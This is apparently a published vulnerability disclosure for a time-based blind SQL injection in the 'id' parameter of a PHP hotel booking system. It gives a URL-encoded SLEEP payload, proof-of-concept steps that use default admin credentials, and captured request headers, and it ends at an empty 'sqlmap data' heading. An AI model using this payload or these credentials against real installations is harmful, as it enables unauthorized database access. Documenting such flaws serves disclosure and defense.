Online Hotel Booking System edit_all_room.php id SQL inject

Exploit Title: Online Hotel Booking System edit_all_room.php id SQL inject

Exploit Author: webraybtl@webray.com.cn inc

Vendor Homepage: https://projectworlds.in/free-projects/php-projects/2777-2/

Software Link: https://projectworlds.in/wp-content/uploads/2019/06/hotel-booking.zip

Version: Online Hotel Booking System 1.0

Tested on: Windows Server 2008 R2 Enterprise, Apache ,Mysql

Description


The reason for the SQL injection vulnerability is that the website application does not verify the validity of the data submitted by the user to the server (type, length, business parameter validity, etc.), and does not effectively filter the data input by the user with special characters , so that the user's input is directly brought into the database for execution, which exceeds the expected result of the original design of the SQL statement, resulting in a SQL injection vulnerability.Online Hotel Booking System does not filter the content correctly at the "edit_all_room.php" id module, resulting in the generation of SQL injection.

Payload used:

```
%27%20AND%20(SELECT%203766%20FROM%20(SELECT(SLEEP(5)))BmIK)%20AND%20%27YLPl%27=%27YLPl
```

Proof of Concept

1. Login the CMS. Admin Default Access: Email: admin Password: 12345
2. Open Page http://172.24.5.107/admin.php
3. Put SQL injection payload (`/edit_all_room.php?id=2828%27%20AND%20(SELECT%203766%20FROM%20(SELECT(SLEEP(5)))BmIK)%20AND%20%27YLPl%27=%27YLPl`) in the id content and click on Enter to publish the page,Viewing the successfully sleep 5 seconds.



4. Html Request Code

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apexchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cache-Control: no-cache
Connection: keep-alive
Cookie: PHPSESSID=i91fftap2j41ojamv49897fe27;
```

```
ci_session=3eug5e2ddfbg0kf7vmme4m13g3n76evs
Host: 172.24.5.107
Pragma: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)
```

4. sqlmap data: